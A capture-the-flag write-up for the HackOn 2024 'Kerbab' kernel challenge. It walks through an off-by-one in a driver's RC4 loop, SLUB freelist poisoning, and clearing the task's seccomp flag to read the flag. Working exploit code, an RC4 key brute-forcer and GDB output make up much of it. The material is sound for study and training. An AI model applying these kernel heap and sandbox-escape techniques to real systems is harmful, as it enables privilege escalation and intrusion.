Kerbab: Linux Kernel SLUB off-by-one
published:
TL;DR
Craft a malicious .so to exploit an off-by-null vuln into off-by-one in SLUB to overwrite current->thread_info.flags to disable SECCOMP and read the flag.
Challenge Description
This challenge was part of HackOn 2024 CTF
- Category: pwn
Exploitation
Initial setup
We are given a list of common files in kernel exploitation challenges:
lkt@pwn:~/Desktop/ctf/kerbab$ ls -l
total 12240
-rw-rw-r-- 1 lkt lkt       59 ene  3 11:48 deploy_docker.sh
-rw-rw-r-- 1 lkt lkt      155 ene  3 11:48 docker-compose.yml
-rw-rw-r-- 1 lkt lkt      618 ene  3 11:48 Dockerfile
-rw-rw-r-- 1 lkt lkt  2497982 ene  3 11:48 initramfs.cpio.gz
-rw-rw-r-- 1 lkt lkt     6339 ene  3 11:48 kebab.c
drwxrwxr-x 7 lkt lkt     4096 ene  3 11:48 pc-bios
-rw-rw-r-- 1 lkt lkt      396 ene  3 11:48 run.sh
-rw-rw-r-- 1 lkt lkt 10000704 ene  3 11:48 vmlinuz-4.19.306
-rw-rw-r-- 1 lkt lkt      176 ene  3 11:48 xinetd
The most relevant files are:
initramfs.cpio.gz: holds the filesystem of the VM.vmlinuz-4.19.306is the kernel image of the VM.run.sh: bash script to spawn the VM with qemu.kebab.c: source code of the vulnerable driver.
#!/bin/bash
qemu-system-x86_64 \
    -nographic \
    -cpu kvm64,+smep,+smap,check \
    -kernel bzImage \
    -initrd initramfs.cpio \
    -m 1024M \
    -L pc-bios/ \
    -no-reboot \
    -monitor none \
    -sandbox on,obsolete=deny,elevateprivileges=deny,spawn=deny,resourcecontrol=deny \
    -append "console=ttyS0 oops=panic panic=1 quiet kaslr slub_debug=- apparmor=0"
Running this file would get us a shell inside the VM. To interact with the vulnerable device we must create exploit.c that opens it. We can see in the .c code provided that the device is called /dev/safe_guard. So we create a helper function to open it in our exploit.
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

static int fd;

void open_dev(){
    if ((fd = open(DEV, O_RDWR)) < 0){
        perror("[-] error opening device");
        exit(1);
    }
}

int main(int argc, char **argv){

    open_dev();

    return 0;
}
To compile and add our exploit we have to decompress the filesystem, move the exploit inside and recompress it in cpio format.
gunzip initramfs.cpio.gz
mkdir initramfs
cd initramfs/
cpio -idm < ../initramfs.cpio
Now we can modify our run.sh script to compress the fs with the exploit everytime we run the VM.
#! /bin/bash
set -e

gcc exploit.c -o exploit
mv exploit initramfs/
cd initramfs; find . -print0 | cpio -o --null --format=newc > ../debugfs.cpio
cd ../

qemu-system-x86_64 \
    -nographic \
    -cpu kvm64,+smep,+smap,check \
    -kernel bzImage \
    -initrd debugfs.cpio \
    -m 1024M \
    -L pc-bios/ \
    -no-reboot \
    -monitor none \
    -sandbox on,obsolete=deny,elevateprivileges=deny,spawn=deny,resourcecontrol=deny \
    -append "console=ttyS0 oops=panic panic=1 quiet kaslr slub_debug=- apparmor=0" \
    -s
We set the parameter -s to create a gdbserver that we will connect to later to debug the kernel.
As soon as we run our vm and execute our exploit we get an error:
  ____         __       ____                     _
 / ___|  __ _ / _| ___ / ___|_   _  __ _ _ __ __| |
 \___ \ / _` | |_ / _ \ |  _| | | |/ _` | '__/ _` |
  ___) | (_| |  _|  __/ |_| | |_| | (_| | | | (_| |
 |____/ \__,_|_|  \___|\____|\__,_|\__,_|_|  \__,_|

----------------------------------------------------
[+]            By DiegoAltF4 and Dbd4            [+]
----------------------------------------------------

/home/user $ /exploit
[-] error opening device: Permission denied
/home/user $ ls -l /dev/safe_guard
crw-------    1 root     root       10,  57 Jan  4 15:26 /dev/safe_guard
/home/user $
We do not have permissions to open this device. Taking a look at the Dockerfile we see there is a SUID binary run inside a folder called /chall. Looking at the decompilation with ghidra:
- Opens
/dev/safe_guard - Loads the library
/home/user/libxpl.so - Looks for a function called
exploitin the loaded library - Creates SECCOMP rules to allow
ioctl,writeandnewfstatat - Calls the
exploitfunction with the device file descriptor as its first parameter
To interact with the module we have to change the main(void) function to exploit(int fd)
static int fd;

void exploit(int devfd){

	fd = devfd;

	if (fd > 0){
		printf("[*] Opened device\n");
	} else { exit(1); }

}
Modify run.sh to compile it as a library:
...
gcc exploit.c -shared -fPIC -o libxpl.so
mv libxpl.so initramfs/home/user/
cd initramfs; find . -print0 | cpio -o --null --format=newc > ../debugfs.cpio
cd ../
...
And now if we spawn the VM and execute /chall/run we can see it works properly and opens the device. The bad system call is most likely because of system calls that are used in the exiting of the binary.
  ____         __       ____                     _
 / ___|  __ _ / _| ___ / ___|_   _  __ _ _ __ __| |
 \___ \ / _` | |_ / _ \ |  _| | | |/ _` | '__/ _` |
  ___) | (_| |  _|  __/ |_| | |_| | (_| | | | (_| |
 |____/ \__,_|_|  \___|\____|\__,_|\__,_|_|  \__,_|

----------------------------------------------------
[+]            By DiegoAltF4 and Dbd4            [+]
----------------------------------------------------

/home/user $ /chall/run
[*] Opened device
Bad system call
/home/user $
Analyzing the source code
The driver works as a safe storage, we can send data and it will get RC4 encrypted and stored in chunks in the kernel heap. It uses the following structures:
struct secure_buffer {
	char *buffer;
	size_t size;
};

struct new_secbuff_arg {
	size_t size;
	char key[MAX_RC4_LEN];
	const char *buffer;
};

struct read_secbuff_arg {
	unsigned long index;
	char key[MAX_RC4_LEN];
	char *buffer;
};

struct key_info{
	int pid;
	struct task_struct *cur;
	size_t max_len;
};
struct secure_buffer: it is stored in the kernel heap too (kmalloc-16), and saves the pointer to the encrypted user data, and its size.struct new_secbuff_arg: structure used to send data to the kernel device, thesizeof the data, RC4keyand the buffer with the not yet encrypted data.struct read_secbuff_arg: structure used to read data from the kernel, we don't use this in our exploit. It is the same asnew_secbuff_argbut with anindexfield. It looks for that index in the global list and fills our buffer with itssecure_buffer.sizevalue.struct key_info: this is one of the main bugs in this module. Thekey_infostructure holds a pointer to the currenttask_struct, this struct has all the relevant information about the current process (including SECCOMP flags, UID, GID, etc.).- Other RC4 encryption structures...
We can interact with the driver using the ioctl syscall. With the syntax ioctl(fd, PARAMETER, arg), arg will be a pointer to one of the structs described above and depending of PARAMETER it will do one of the following:
KEBAB_IOCTL_NEW: Creates a total of 3 allocations; the first will besecure_bufferto hold the pointer and the size, the second will be an allocation of n bytes provided by the user, it gets stored insecure_buffer.buffer. And the last one is an intermediate big allocation of size 2048 to hold the unencrypted user data before encrypting it. This is the buffer the RC4 functions will use to access to the original bytes.KEBAB_IOCTL_READ: Looks in the global array of buffers for the index provided and prints outsecure_buffer.sizebytes.KEBAB_IOCTL_SET_KEY: Small function to set the global variableRC4_key(the key used for the RC4 encryption). After setting the key, fills thestruct key_infowith the current PID, the size of the key and a pointer to thetask_struct current(important kernel address leak).
The value of each parameter is defined at the top of the file
#define KEBAB_IOCTL_NEW       0xFABADA
#define KEBAB_IOCTL_READ      0xBEBE
#define KEBAB_IOCTL_SET_KEY   0x1CAFE
Spotting the vulnerability
There is a big leak in KEBAB_IOCTL_SET_KEY, they provide us with current pointer. At the moment, we execute /chall/run as root because of SUID perms, but we cannot open the flag because of SECCOMP rules. There is a flag called _TIF_SECCOMP, that is on if SECCOMP is enabled, if we could zero out this flag somehow we could disable SECCOMP and read the flag or even spawn a shell. This flag is stored at current->thread_info.flags, which happens to be the first 8 bytes of the task_struct. So having now our leak, if we zero out the address we are given, we will break out of the restricted environment. Source task_struct definition, and thread_info.
The global RC4_key variable is defined at the top of the file along with the other structures: static char RC4_key[MAX_RC4_LEN + 1] = {0}; it is sized MAX_RC4_LEN + 1!
The encrypting function that does the heavy lifting is rc4_crypt:
void rc4_crypt(struct rc4_state *const state, const unsigned char *inbuf, unsigned char *outbuf, int buflen)
{
	int i;
	unsigned char j;

	for (i = 0; i <= buflen; i++) { /* !!!! */

		state->index1++;
		state->index2 += state->perm[state->index1];

		swap_bytes(&state->perm[state->index1],
		    &state->perm[state->index2]);

		j = state->perm[state->index1] + state->perm[state->index2];
		outbuf[i] = inbuf[i] ^ state->perm[j];
	}
}
The function is looping for 1 more iteration that it should, for a 16 byte buffer, it is starting at index 0 and the last iteration will be at index 16! Off-by-one vuln In this case it is actually an off-by-null, because for a 16 byte buffer it is taking one more byte, that in the case of this module always happens to be 0.
Now we will debug the module to see how is this affecting to the kernel heap. But first we create some helper functions to interact with the driver.
NOTE: I copied every needed structure and every macro from the module, including parameters, sizes, etc.
static char key_buf[MAX_RC4_LEN] = {0x41};
static char leak_buf[MAX_RC4_LEN] = {0};
static key_info leak = {0};

static void logleak(char *__s, unsigned long addr){
	printf("[*] %s : %#lx\n", __s, addr);
}

static void create_buf(int size, char *buf){

	struct new_secbuff_arg arg = {
		.size = size,
		.buffer = buf
	};

	memcpy(arg.key, key_buf, MAX_RC4_LEN);

	ioctl(fd, KEBAB_IOCTL_NEW, &arg);
}

static void read_buf(unsigned long index, char *buf){
	struct read_secbuff_arg arg = {
		.index = index,
		.buffer = buf
	};

	memcpy(arg.key, key_buf, MAX_RC4_LEN);
}

static void set_key(void){
	memcpy(leak_buf, key_buf, MAX_RC4_LEN);

	if(ioctl(fd, KEBAB_IOCTL_SET_KEY, leak_buf) < 0 ){
		printf("[-] Error setting the key\n");
	}

	memcpy(&leak, leak_buf, sizeof(key_info));
}
First we will retrieve our important leak and save it in a global variable current;
set_key();
unsigned long current = (unsigned long)leak.cur;
logleak("task_struct current", current);
logleak("PID", (unsigned long)leak.pid);
And then we create a new 16 byte secure buffer by sending a bunch of A's.
char A[0x10] = "AAAAAAAAAAAAAAAA";
create_buf(sizeof(A), A);
For the debugging im using gef plugin for GDB, it has useful kernel debugging utilities.
We can use the command vmlinux-to-elf to generate an ELF binary with symbols from the kernel image, this binary is what we will use to debug with GDB, vmlinux-to-elf vmlinuz-4.19.306 vmlinux.
We run the VM and connect with GDB gdb vmlinux and once we are in, target remote :1234. Don't forget to disable KASLR in run.sh file, this can be done changing the kaslr keyword to nokaslr. This way we can debug easily with only 1 import of the symbols. After connecting to the remote instance we can check the kernel base address with kbase and set up the symbols with add-symbol-file vmlinux kbase. Using vmmap we check the base address of the module
0xffffffffc0002000-0xffffffffc0003000 0x0000000000001000 [r-x] modules, kernel module (kebab)
0xffffffffc0003000-0xffffffffc0004000 0x0000000000001000 [r--] modules, kernel module (kebab)
0xffffffffc0004000-0xffffffffc0006000 0x0000000000002000 [rw-] modules, kernel module (kebab)
We can add the module symbols the same way add-symbol-file initramfs/chall/kebab_mod.ko 0xffffffffc0002000. We will place 2 breakpoints, in the kmalloc we are interested in (the one used to store the encrypted data), and one after the encryption to see how it got filled.

Now with a single stepover we can check $rax to see the pointer to the new chunk. We placed a breakpoint at the end of rc4_crypt to look at the chunk.
This is before the encryption:
gef> x/4gx $rax
0xffff88803db71930:	0x0000000000000000	0x0000000000000000
0xffff88803db71940:	0xffff88803db71950	0x0000000000000000 <-- The pointer 0xffff88803db71950 is the next free chunk in the freelist
After rc4_crypt
gef> x/4gx 0xffff88803db71930
0xffff88803db71930:	0xe08ce2817ca78a83	0x6a74b1a51d28eafb
0xffff88803db71940:	0xffff88803db71977	0x0000000000000000
The next pointer's last byte got modified to 0x77.
The kernel heap has caches for each size of allocations, for example an allocation of 1000 bytes would be in kmalloc-1k cache, one of 30 bytes to kmalloc-32, etc. In this case we are allocating objects of size 16 so our object ends up in kmalloc-16, we can easily verify this with gef's command slab-contains 0xffff88803db71930
gef> slab-contains 0xffff88803db71930
[+] Wait for memory scan
page: 0xffffea0000f6dc40
kmem_cache: 0xffff88803e001a80
base: 0xffff88803db71000
name: kmalloc-16  size: 0x10  num_pages: 0x1
In this kernel version, the chunks are ordered and are allocated sequentially one after the other:
gef> slub-dump kmalloc-16

...
0x091 0xffff88803db71910 (in-use)
0x092 0xffff88803db71920 (in-use)
0x093 0xffff88803db71930 (in-use)
0x094 0xffff88803db71940 (next: 0xffff88803db71950)
0x095 0xffff88803db71950 (next: 0xffff88803db71960)
0x096 0xffff88803db71960 (next: 0xffff88803db71970)
...
Each free chunk has the address of the next chunk to be allocated. If we somehow tamper this next pointer to point to itself, we can create a loop where we allocate on top of this next pointer, and we can change it with anything we want. In this case, we could change it to the address of current!
Our data chunk is always falling into 0xffff88803db71930, and we have an off-by-one into 0xffff88803db71940's next pointer, if we manage to find a key that when the 16th byte is 0, the result of the encryption is 0x40 we will successfully create a loop.
Cryptography is definitely not my field, so I had some trouble understanding how it worked. But RC4 is not a secure algorithm, and it can be easily reversed. So if we get an output from enc(key, message), if we now enc(cipher, message) we will get the key back. So knowing this I created a python script that bruteforces this problem:
from Crypto.Cipher import ARC4
from pwn import *

def brute(b: int):
    for i in range(0xfff):
        key = p16(i)
        length = 1
        cipher = ARC4.new(key)
        buf = b'A' * 16 + b'\x00'
        msg = cipher.encrypt(buf)
        if msg[16] == b:
            c_arr = ", ".join([f"0x{b:02x}" for b in key])
            print("static char key_buf[MAX_RC4_LEN] = {", c_arr, " };")

brute(0x40)
This produced the key 0x35, but for some reason I still don't know, it does not work, so I chose the next key 0x1dd.
lkt@pwn:~/Desktop/ctf/kerbab/kerbab$ python3 rc4.py
static char key_buf[MAX_RC4_LEN] = { 0x35, 0x00  };
static char key_buf[MAX_RC4_LEN] = { 0xdd, 0x01  };
...
If we send any input with this key, we will create a loop, because the last byte will always be 0.
gef> x/4gx 0xffff88803db71930
0xffff88803db71930:	0xc892007ebe0fecff	0x90d3b4c1565fea10
0xffff88803db71940:	0xffff88803db71940	0x0000000000000000

gef> slub-dump kmalloc-16
...
0x093 0xffff88803db71930 (in-use)
0x094 0xffff88803db71940 (next: 0xffff88803db71940: Corrupted (Loop detected))
0x095 0xffff88803db71950 (in-use)
...
Now, when we create_buf again, there will be 2 allocations one for secure_buffer, and the second one for our encrypted data, and both will end up in the same address: 0xffff88803db71940.
The last step is to create a function that RC4 encrypts our input and sends it to the kernel, so when the internal rc4_crypt function gets called, the data gets decrypted into the kernel heap. As I said, I do not know anything about cryptography, so I simply copied the functions from the kernel driver source code.
struct rc4_state {
	unsigned char	perm[256];
	unsigned char	index1;
	unsigned char	index2;
};

static __inline void swap_bytes(unsigned char *a, unsigned char *b)
{
	unsigned char temp;

	temp = *a;
	*a = *b;
	*b = temp;
}

static void rc4_init(struct rc4_state *const state, unsigned char *key, int keylen)
{
	unsigned char j;
	int i;

	for (i = 0; i < 256; i++)
		state->perm[i] = (unsigned char)i;
	state->index1 = 0;
	state->index2 = 0;

	for (j = i = 0; i < 256; i++) {
		j += state->perm[i] + key[i % keylen];
		swap_bytes(&state->perm[i], &state->perm[j]);
	}
}

static void rc4_crypt(struct rc4_state *const state, const unsigned char *inbuf, unsigned char *outbuf, int buflen)
{
	int i;
	unsigned char j;

	for (i = 0; i < buflen; i++) {

		state->index1++;
		state->index2 += state->perm[state->index1];

		swap_bytes(&state->perm[state->index1],
		    &state->perm[state->index2]);

		j = state->perm[state->index1] + state->perm[state->index2];
		outbuf[i] = inbuf[i] ^ state->perm[j];
	}
}

static void get(char *payload, int len, char* outbuf){
	struct rc4_state state;
	rc4_init(&state, key_buf, strlen(key_buf));
	rc4_crypt(&state, payload, outbuf, len);

}

static void send_enc(void *payload, int len){
	char * res = malloc(len);

	get(payload, len, res);

	create_buf(len, res);

	free(res);
}
The last function send_enc receives a payload, encrypts it with our key and sends it to the driver. In addition to that, we have a payload_t struct that has 0x10 bytes, to make it easier to concatenate data:
struct payload_t{
	unsigned long addr;
	unsigned long pad;
};
Now that we have a loop, we can send current address and a padding of 8 bytes to reach size 16, this will get written on the next pointer in the heap.
	struct payload_t curr = {
		.addr = current,
		.pad = 0x4141414141414141
	};
send_enc(&curr, sizeof(struct payload_t)); /home/user $ /chall/run
[*] Opened device
[!] The key is �
[*] task_struct current : 0xffff88803dbb4140
[*] PID : 0x7b
gef> x/4gx 0xffff88803db71930
0xffff88803db71930: 0x4141414141414141 0x4141414141414141
0xffff88803db71940: 0xffff88803dbb4140 0x4141414141414141After the last kmalloc:
gef> x $rax
0xffff88803dbb4140:	0x0000000000000000
It is already 0 because of kzalloc, but after the encryption it will get filled with data. We just have to send our 0's encrypted again, and we will successfully zero out _TIF_SECCOMP flag, making it possible to read the flag.
static void cat_flag(){
	int f = open("/root/flag", O_RDONLY);
	if (f < 0){perror("flag not found"); exit(1);}

	char flagbuf[0x40] = {0};

	read(f, flagbuf, sizeof(flagbuf));
	printf("[*] Flag: %s", flagbuf);
	close(f);
}
Now we go back to run.sh and enable kaslr to make sure it works with every protection.
Getting the flag

Solvers
- RC4 bruteforcer: rc4.py
- Final exploit: exploit.c
- VM start script: run.sh
- Challenge files: kerbab.zip